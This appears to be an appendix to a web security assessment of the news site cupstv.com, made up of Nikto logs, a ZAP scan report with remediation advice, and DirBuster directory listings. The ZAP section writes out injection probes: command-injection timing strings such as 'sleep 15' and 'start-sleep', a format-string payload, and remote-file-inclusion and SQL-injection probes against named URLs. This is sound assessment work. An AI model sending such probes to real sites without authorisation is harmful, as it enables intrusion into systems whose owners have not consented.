V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_auth
V:Thu Dec 7 16:02:56 2017 - Loaded "Guess authentication" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_cgi
V:Thu Dec 7 16:02:56 2017 - Loaded "CGI" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_clientaccesspolicy
V:Thu Dec 7 16:02:56 2017 - Loaded "clientaccesspolicy.xml" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_content_search
V:Thu Dec 7 16:02:56 2017 - Loaded "Content Search" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_cookies
V:Thu Dec 7 16:02:56 2017 - Loaded "HTTP Cookie Internal IP" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_core
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_dictionary_attack
V:Thu Dec 7 16:02:56 2017 - Loaded "Dictionary attack" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_embedded
V:Thu Dec 7 16:02:56 2017 - Loaded "Embedded Detection" plugin.

```

Appendix E - Nikto Report and Results

```

V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_favicon
V:Thu Dec 7 16:02:56 2017 - Loaded "Favicon" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_fileops
V:Thu Dec 7 16:02:56 2017 - Loaded "File Operations" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_headers
V:Thu Dec 7 16:02:56 2017 - Loaded "HTTP Headers" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_httptoptions
V:Thu Dec 7 16:02:56 2017 - Loaded "HTTP Options" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_msgs
V:Thu Dec 7 16:02:56 2017 - Loaded "Server Messages" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_multiple_index
V:Thu Dec 7 16:02:56 2017 - Loaded "Multiple Index" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_outdated
V:Thu Dec 7 16:02:56 2017 - Loaded "Outdated" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_parked
V:Thu Dec 7 16:02:56 2017 - Loaded "Parked Detection" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_paths
V:Thu Dec 7 16:02:56 2017 - Loaded "Path Search" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_put_del_test
V:Thu Dec 7 16:02:56 2017 - Loaded "Put/Delete test" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_report_csv
V:Thu Dec 7 16:02:56 2017 - Loaded "CSV reports" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_report_html
V:Thu Dec 7 16:02:56 2017 - Loaded "Report as HTML" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_report_msf
V:Thu Dec 7 16:02:56 2017 - Loaded "Report data to Metasploit" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_report_nbe
V:Thu Dec 7 16:02:56 2017 - Loaded "NBE reports" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_report_text
V:Thu Dec 7 16:02:56 2017 - Loaded "Text reports" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_report_xml
V:Thu Dec 7 16:02:56 2017 - Loaded "Report as XML" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_robots
V:Thu Dec 7 16:02:56 2017 - Loaded "Robots" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_siebel
V:Thu Dec 7 16:02:56 2017 - Loaded "Siebel Checks" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_ssl
V:Thu Dec 7 16:02:56 2017 - Loaded "SSL and cert checks" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_subdomain
V:Thu Dec 7 16:02:56 2017 - Loaded "Sub-domain forcer" plugin.
V:Thu Dec 7 16:02:57 2017 - Initialising plugin nikto_tests
V:Thu Dec 7 16:02:57 2017 - Loaded "Nikto Tests" plugin.
V:Thu Dec 7 16:02:57 2017 - Getting targets
V:Thu Dec 7 16:02:57 2017 - Target:cupsttv.com port:80
V:Thu Dec 7 16:02:57 2017 - Checking for HTTP on port cupsttv.com:80, using HEAD
V:Thu Dec 7 16:03:17 2017 - for HEAD: /
V:Thu Dec 7 16:03:17 2017 - Checking for HTTPS on port cupsttv.com:80, using HEAD
V:Thu Dec 7 16:04:19 2017 - for HEAD: /
V:Thu Dec 7 16:04:19 2017 - Checking for HTTP on port cupsttv.com:80, using GET
V:Thu Dec 7 16:04:39 2017 - for GET: /
V:Thu Dec 7 16:04:39 2017 - Checking for HTTPS on port cupsttv.com:80, using GET
V:Thu Dec 7 16:05:40 2017 - for GET: /
+ No web server found on cupsttv.com:80

-----
V:Thu Dec 7 16:05:40 2017 - Opening reports (htm, NiktoReport.html)
V:Thu Dec 7 16:05:40 2017 - Opening report for "Report as HTML" plugin
V:Thu Dec 7 16:05:41 2017 - 6544 server checks loaded

```

V:Thu Dec 7 16:05:41 2017 - Running start for "Embedded Detection" plugin
V:Thu Dec 7 16:05:41 2017 - Running start for "Favicon" plugin
V:Thu Dec 7 16:05:41 2017 - Running start for "HTTP Headers" plugin
V:Thu Dec 7 16:05:41 2017 - Running start for "Guess authentication" plugin
V:Thu Dec 7 16:05:41 2017 - Running start for "Content Search" plugin
+ 0 host(s) tested
V:Thu Dec 7 16:05:41 2017 + 8 requests made in 165 seconds

C:\STUFF\nikto-2.1.5>

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	1
Low	7
Informational	0

Alert Detail

High (Medium)	Remote File Inclusion
Description	Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code. Almost all web application frameworks support file inclusion. File inclusion is mainly used for packaging common code into separate files that are later referenced by main application modules. When a web application references an include file, the code in this file may be executed implicitly or explicitly by calling specific procedures. If the choice of module to load is based on elements from the HTTP request, the web application might be vulnerable to RFI. An attacker can use RFI for: * Running malicious code on the server: any code in the included malicious files will be run by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user. This could lead to a complete system compromise. * Running malicious code on clients: the attacker's malicious code can manipulate the content of the response sent to the client. The attacker can embed malicious code in the response that will be run by the client (for example, Javascript to steal the client session cookies). PHP is particularly vulnerable to RFI attacks due to the extensive use of "file includes" in PHP programming and due to default server configurations that increase susceptibility to an RFI attack.
URL	http://cupsttv.com/2016/10/05/google-unveils-its-pixel-smartphone-and-vr-headset/?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query
Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset – CUPSTV.COM</title>
URL	http://cupsttv.com/tag/pixel-phone/feed/?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query

Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset</title>
URL	http://cupstv.com/tag/mobile/feed/?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query
Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset</title>
URL	http://cupstv.com/tag/review/feed/?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query
Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset</title>
URL	http://cupstv.com/2016/10/05/google-unveils-its-pixel-smartphone-and-vr-headset?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query
Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset – CUPSTV.COM</title>
URL	http://cupstv.com/tag/google/feed/?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query
Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset</title>
URL	http://cupstv.com/2016/10/05/google-unveils-its-pixel-smartphone-and-vr-headset/embed/?query=http%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP
Method	GET
Parameter	query
Attack	http://www.google.com/search?q=OWASP%20ZAP
Evidence	<title>Google unveils its Pixel Smartphone and VR headset – CUPSTV.COM</title>
Instances	7

Solution	Phase: Architecture and Design When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability. Phases: Architecture and Design; Operation Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. Be careful to avoid CWE-243 and other weaknesses related to jails. For PHP, the interpreter offers restrictions such as open basedir or safe mode which can make it more difficult for an attacker to escape out of the application. Also consider Suhosin, a hardened PHP extension, which includes various options that disable some of the more dangerous PHP features.
	Phase: Implementation Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434. Phases: Architecture and Design; Operation Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately. This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

	Phases: Architecture and Design; Implementation Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls. Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Reference	http://projects.webappsec.org/Remote-File-Inclusion http://cwe.mitre.org/data/definitions/98.html
CWE Id	98
WASC Id	5
Source ID	1

High (Medium)	Remote OS Command Injection
Description	Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
URL	http://cupstv.com/flexslider-big/feed/?query=query%7Ctimeout+%2FT+15
Method	GET
Parameter	query
Attack	query timeout /T 15
URL	http://cupstv.com/flexslider-big/page?query=query%22%26sleep+15%26%22
Method	GET
Parameter	query
Attack	query"&sleep 15&"
URL	http://cupstv.com/wp-comments-post.php
Method	POST
Parameter	url
Attack	http://www.example.com ;sleep {0};
URL	http://cupstv.com/tag/jones-abiri?query=query%22%3Bstart-sleep+-s+15
Method	GET
Parameter	query
Attack	query";start-sleep -s 15
URL	http://cupstv.com/tag/kamar-abbas?query=query%22%3Bstart-sleep+-s+15
Method	GET
Parameter	query
Attack	query";start-sleep -s 15
URL	http://cupstv.com/wp-content/uploads/2016/10/Jacob-Zuma-310x165.jpg?query=query%26sleep+%7B0%7D%26
Method	GET
Parameter	query

Attack	query&sleep {0}&
Instances	6
Solution	If at all possible, use library calls rather than external processes to recreate the desired functionality. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, <code>java.io.FilePermission</code> in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the command locally in the session's state instead of sending it out to the client in a hidden form field. Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error. If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection. If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the <code>system()</code> function accepts a string that contains the entire command to be executed, whereas <code>execl()</code>, <code>execve()</code>, and others require an array of strings, one for each argument. In Windows, <code>CreateProcess()</code> only accepts one command at a time. In Perl, if <code>system()</code> is provided with an array of arguments, then it will quote each of the arguments. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may

	be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." When constructing OS command strings, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping. Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components. Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.
Reference	http://cwe.mitre.org/data/definitions/78.html https://www.owasp.org/index.php/Command_Injection
CWE Id	78
WASC Id	31
Source ID	1
High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	http://cupstv.com/?p=257-2
Method	GET
Parameter	p
Attack	257-2
Instances	1
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do <i>*not*</i> concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!

	Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The original page results were successfully replicated using the expression [257-2] as the parameter value The parameter value being modified was stripped from the HTML output for the purposes of the comparison
Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19
Source ID	1
Medium (Medium)	Format String Error
Description	A Format String error occurs when the submitted data of an input string is evaluated as a command by the application.
URL	http://cupsttv.com/wp-comments-post.php
Method	POST
Parameter	comment
Attack	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%
Instances	1
Solution	Rewrite the background program using proper deletion of bad character strings. This will require a recompile of the background executable.
Other information	Potential Format String Error. The script closed the connection on a /%s
Reference	https://www.owasp.org/index.php/Format_string_attack
CWE Id	134
WASC Id	6
Source ID	1
Low (Medium)	X-Content-Type-Options Header Missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://fonts.googleapis.com/css?family=Droid+Sans%3Aregular%2C700

Method	GET
Parameter	X-Content-Type-Options
Instances	1
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3
Low (Medium)	X-Content-Type-Options Header Missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://cupstv.com/elastic-slider-big/page/62/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/tag/cjn/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2017/03/FUTA-VC-310x205.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/tag/london-airport/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/2016/10/23/adult-film-actress-accuses-trump-of-offering-10000-to-come-alone-to-hotel-suite/embed/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/09/Islamiyat-Oluwatoyin-Abdulkadir4-110x75.jpg
Method	GET

Parameter	X-Content-Type-Options
URL	http://cupstv.com/tag/adams-oshiomhole/feed/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/10/Cardinal-John-Olorunfemi-110x75.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/11/International-Criminal-Court-620x330.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/2016/11/13/lagos-ibadan-highway-to-be-completed-soon-raji-fashola/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/11/Super-Eagles3-310x165.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/tag/uk-economy/feed/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/09/Pastor-Segun-Adewumi.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/tag/inec/feed/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/flexslider-big/page/170/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/2016/11/06/sultans-10th-anniversary-obasanjo-okorocha-reverend-kukah-tambuwal-ride-horses-along-with-3000-horsemen-at-sokoto-durbar/embed/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/2016/11/26/cancer-may-be-cured-by-pawpaw-carica-papaya-seeds-says-expert/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/tag/amnesty-international/
Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/10/Chibok-Girls7-310x205.jpg

Method	GET
Parameter	X-Content-Type-Options
URL	http://cupstv.com/wp-content/uploads/2016/10/British-Pound-310x165.jpg
Method	GET
Parameter	X-Content-Type-Options
Instances	5668
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.

Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	Web Browser XSS Protection Not Enabled
Description	Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server

URL	http://cupstv.com/2016/10/29/judge-sentences-married-man-to-18-months-in-prison-for-hacking-email-accounts/embed/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/elastic-slider/page/137/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/09/22/now-is-best-time-to-invest-in-nigeria-says-president-muhammadu-buhari/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/10/15/police-investigate-irish-for-deliberately-infecting-girls-with-hiv-in-lagos/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/10/29/my-biggest-ambition-is-to-belong-to-my-husband-says-hindatu-umar-the-youngest-local-government-chairperson-in-nigeria/embed/
Method	GET
Parameter	X-XSS-Protection

URL	http://cupstv.com/elastic-slider-big/page/82/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/elastic-slider-big/page/154/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/11/17/nigeria-ranks-no-1-in-internet-usage-in-africa/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/tag/review/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/flexslider-big/page/40/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/09/18/president-muhammadu-buhari-to-support-a-constitutional-amendment-that-will-free-local-governments/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/10/01/mtn-is-taking-nigeria-for-a-ride-again-sacks-hundreds-of-nigerians-without-severance-benefits/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/10/23/turmoil-hits-apc-as-atiku-and-tinubu-plot-plan-b/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/2016/11/05/obanikoro-released-from-efcc-custody-pays-back-n100-million/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/elastic-slider/page/31/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/tag/ahmad-khan-rahami/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/homepage-masonry-layout/page/48/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/tag/nscdc/
Method	GET

Parameter	X-XSS-Protection
URL	http://cupstv.com/flexslider/page/50/
Method	GET
Parameter	X-XSS-Protection
URL	http://cupstv.com/tag/abubakar-sani-bello/
Method	GET
Parameter	X-XSS-Protection
Instances	3058
Solution	Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
Other information	The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: X-XSS-Protection: 1; mode=block X-XSS-Protection: 1; report=http://www.example.com/xss The following values would disable it: X-XSS-Protection: 0 The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit). Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).
Reference	https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/
CWE Id	933
WASC Id	14
Source ID	3
Low (Medium)	Password Autocomplete in Browser
Description	The AUTOCOMPLETE attribute is not disabled on an HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.
URL	http://cupstv.com/kilishi-maidadi/
Method	POST
Parameter	user_pass
Evidence	<input type="password" name="pwd" id="user_pass" aria-describedby="login_error" class="input" value="" size="20" />
URL	http://cupstv.com/login-page/
Method	GET
Parameter	pwd
Evidence	<input type="password" name="pwd" id="pwd" title="Password" value="Password" onfocus="if (this.value == 'Password') {this.value = ' '}" onblur="if (this.value == ' ') {this.value = 'Password'}" size="33" />

Instances	2
Solution	Turn off the AUTOCOMPLETE attribute in forms or individual input elements containing password inputs by using AUTOCOMPLETE='OFF'.
Reference	http://www.w3schools.com/tags/att_input_autocomplete.asp https://msdn.microsoft.com/en-us/library/ms533486%28v=vs.85%29.aspx
CWE Id	525
WASC Id	15
Source ID	3
Low (Medium)	Content-Type Header Missing
Description	The Content-Type header was either missing or empty.
URL	http://cupstv.com/wp-content/themes/sahifa/fonts/fontawesome/fontawesome-webfont.woff2?v=4.6.3
Method	GET
Instances	1
Solution	Ensure each page is setting the specific and appropriate content-type value for the content being delivered.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
CWE Id	345
WASC Id	12
Source ID	3
Low (Medium)	Cross-Domain JavaScript Source File Inclusion
Description	The page includes one or more script files from a third-party domain.
URL	http://cupstv.com/social-shortcodes/
Method	GET
Parameter	http://www.flickr.com/badge_code_v2.gne?count=6&display=latest&size=s&layout=x&source=user&user=44304079@N05
Evidence	<script type="text/javascript" src="http://www.flickr.com/badge_code_v2.gne?count=6&size=s&layout=x&source=user&user=44304079@N05"></script>
URL	http://cupstv.com/social-shortcodes/
Method	GET
Parameter	//assets.pinterest.com/js/pinit.js
Evidence	<script type="text/javascript" src="//assets.pinterest.com/js/pinit.js"></script>
Instances	2
Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.
Reference	
CWE Id	829
WASC Id	15

Source ID	3
Low (Medium)	Cookie No HttpOnly Flag
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://cupstv.com/?wordfence_logHuman=1&hid=AED199C66073B5199AF2B207CA750906&r=0.7479837003165711
Method	GET
Parameter	wordfence_verifiedHuman
Evidence	Set-Cookie: wordfence_verifiedHuman
URL	http://cupstv.com/kilishi-maidadi/?action=lostpassword&redirect_to=http://cupstv.com
Method	GET
Parameter	wordpress_test_cookie
Evidence	Set-Cookie: wordpress_test_cookie
URL	http://cupstv.com/kilishi-maidadi/
Method	POST
Parameter	wordpress_test_cookie
Evidence	Set-Cookie: wordpress_test_cookie
Instances	3
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	http://www.owasp.org/index.php/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Report produced on Fri Nov 17 18:26:07 GMT 2017

<http://cupstv.com:80>

Directories found during testing:

Dirs found with a 200 response:

/

- /logo/
- /feed/
- /category/corruption-and-crime/
- /logo/2006/
- /logo/12/
- /logo/11/
- /category/business/
- /page/2006/
- /logo/10/
- /page/12/
- /logo/2005/
- /page/11/
- /page/10/
- /logo/2/
- /page/2005/
- /category/economy/

Dirs found with a 301 response:

/crack/

- /contact/
- /12/
- /about/
- /blog/
- /10/
- /new/
- /rss/
- /home/
- /sitemap/
- /1/
- /2/
- /login/
- /about/2006/
- /12/2006/
- /about/crack/
- /12/crack/
- /contact/2006/
- /about/12/
- /about/contact/
- /12/12/
- /contact/crack/
- /about/about/

/12/contact/
/crack/2006/
/content/
/12/about/
/crack/crack/
/contact/12/
/about/11/
/login/2006/
/contact/contact/
/press/
/about/blog/
/12/11/
/contact/about/
/media/
/login/crack/
/crack/12/
/about/new/
/12/blog/
/about/10/
/crack/contact/
/2/crack/
/crack/about/
/12/new/
/feed/crack/
/12/10/
/sitemap/2006/
/contact/11/
/login/12/
/about/rss/
/home/2006/
/login/contact/
/1/crack/
/sitemap/crack/
/contact/blog/
/about/home/
